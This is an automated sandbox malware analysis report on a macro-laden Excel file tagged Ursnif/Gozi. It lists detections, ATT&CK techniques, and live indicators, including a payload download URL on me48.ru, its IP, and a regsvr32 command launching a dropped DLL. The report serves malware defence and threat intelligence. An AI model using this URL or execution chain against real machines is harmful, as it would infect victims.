ID: 324312
Sample Name: document-1444032431.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 05:40:34
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report document-1444032431.xls 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Sigma Overview 4
System Summary: 4
Signature Overview 5
AV Detection: 5
Software Vulnerabilities: 5
System Summary: 5
HIPS / PFW / Operating System Protection Evasion: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 9
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 13
General 13
File Icon 13
Static OLE Info 13
General 13
OLE File "document-1444032431.xls" 13
Indicators 13
Summary 13
Document Summary 14
Streams 14
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 14
General 14
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 14
General 14

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326259 14
General 14
Macro 4.0 Code 14
Network Behavior 15
Network Port Distribution 15
TCP Packets 15
UDP Packets 15
DNS Queries 16
DNS Answers 16
HTTP Request Dependency Graph 16
HTTP Packets 16
Code Manipulations 16
Statistics 16
Behavior 16
System Behavior 17
Analysis Process: EXCEL.EXE PID: 532 Parent PID: 584 17
General 17
File Activities 17
File Created 17
File Deleted 18
File Moved 18
File Written 18
File Read 26
Registry Activities 26
Key Created 26
Key Value Created 27
Analysis Process: regsvr32.exe PID: 1296 Parent PID: 532 34
General 34
Disassembly 34
Code Analysis 34


Analysis Report document-1444032431.xls

Overview


General Information

Sample Name:	document-1444032431.xls
Analysis ID:	324312
MD5:	407b70bcaef4d41.
SHA1:	2cc134d5c5ea93…
SHA256:	6bbfff6e9dd2926…
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 532 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 1296 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1444032431.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1444032431.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1444032431.xls	35%	Virustotal		Browse
document-1444032431.xls	14%	Metadefender		Browse
document-1444032431.xls	45%	ReversingLabs	Document-Word.Backdoor.Quakbot	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
me48.ru	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
me48.ru	188.225.24.87	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://me48.ru/ds/231120.gif	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	regsvr32.exe, 00000003.00000002.2091881653.0000000001D40000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.225.24.87	unknown	Russian Federation		9123	TIMEWEB-ASRU	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324312
Start date:	29.11.2020
Start time:	05:40:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1444032431.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/5@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Max analysis timeout: 720s exceeded, the analysis took too long • Exclude process from analysis (whitelisted): dllhost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
188.225.24.87	document-1421190491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1421190491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1473929595.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1473929595.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1484980114.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1493705687.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1484980114.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1493705687.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1495480491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1495480491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1466663902.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1466663902.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470167594.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470167594.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470686903.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470686903.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1500762737.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1500762737.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474276477.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474276477.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
me48.ru	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TIMEWEB-ASRU	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\19DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	315324
Entropy (8bit):	7.9856492764520395
Encrypted:	false
SSDEEP:	6144:6lKAurFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MA:64ZFPM8R3AsB+bjej/9c9
MD5:	5098DB7E9AC876AB80BB13F0D199EC54
SHA1:	87C89FAE6CB09A5F2E25763EDAB3641E22D2AF59
SHA-256:	1AC9B9774C12D533CF6B3F80B78251CDE6A12E62A6DC09AE9C0D20EE9C02C1F0
SHA-512:	DA95A8C9419C5194F3A17D9541E11F79589FE23452C064D825DC7BCA9B6557E9CA1FFD0A9DBC445BB876B8FB4F2C7947266DE40B4CF9BD3BE146D9196240DC7
Malicious:	false
Reputation:	low
Preview:	.V.N.0..4..y;J\@B.QS....A.>..o..~.6..=.nH..4DTb..s.....j.U..>HkjrV.H..[!MS...?.OR..`.....Z|.6..:...M.I...Ei.-h.*.....z."...:...z>.]RnM...8.b..V.Q..f..wN...z.^...sNI."..OF.DJ.ZI. ..G..Up...-@.r^.....@.AMg.....sz~..A..d.f.C..\Jh..?0.w....9t..8.^.(n.....F.g..Kk..q....%l8.*'Vi..1I...4...(ed..t.....K.d.....T#}.{.Lo.+....."...&.2=..2.=../.^*..,#..q3...._.fD0..p.9..).....M6 '7.{...9Y....s.Ft9S...}.....g.z...E....v.....rh....YM..tZHM[.8.M.O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sun Nov 29 12:41:41 2020, atime=Sun Nov 29 12:41:41 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.457557297615232
Encrypted:	false
SSDEEP:	12:85QwCLgXg/XAlCPCHaXgzB8IB/HMFvX+WnicvbQlbDtZ3YilMMEpxRljKPCTdJP8:85vU/XTwz6I5KvYeMZDv3q/rNru/
MD5:	85449AD9E39559AAA2913C3D5B75E8EE
SHA1:	71D1C8D27C92927E3C27BF9736684F85F27A876E
SHA-256:	D504FF974585C6C76E4C5F994446B5B18BDE5E36C844C924F909116642ADCE81

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
SHA-512:	DCF943CA81EC86612B5516113DA3E4FC8742B9CCEB6848A1FAA9C92DD40D0B9B0813E1B303B5AA7259308F031F371CB128C1498FE14E2ADA6EF661BE4AD79D4D
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G....I^U.....I^U.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....}Q5m..Desktop.d.....QK.X}Q5m*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\888683\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....888683.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1444032431.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Sun Nov 29 12:41:41 2020, atime=Sun Nov 29 12:41:41 2020, length=338432, window=hide
Category:	dropped
Size (bytes):	4236
Entropy (8bit):	4.49891639780458
Encrypted:	false
SSDEEP:	96:86aM/XLIn6iUviU6/Qh26aM/XLIn6iUviU6/Qh26aM/XLIn6iUviU6/Qh26aM/X3:84In6faQE4In6faQE4In6faQE4In6fag
MD5:	B80D975D047F1AA4279B0549D4D95960
SHA1:	0F2DB5792F52E1C1ED1496DF04BADB84357BCF27
SHA-256:	B6825E1117B6C8D7A00E14ECBDA9DF62D22B930CA0438A901624B5DA4D5944D8
SHA-512:	963D7829032FD42B95FE4FB26BAC942232AF99F507A92E8A2A5809F24CCC11B548BFC0FEDD81CBCC164BD8AE1806A8A7693F632F31045D00EF5977DE8FBA21BD
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...c....{....I^U.....s^U....*.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2..,..}Q2m .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.4.4.4.0.3.2.4.3.1...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\888683\Users.user\Desktop\document-1444032431.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.4.4.0.3.2.4.3.1...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....888683.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.58632424408481
Encrypted:	false
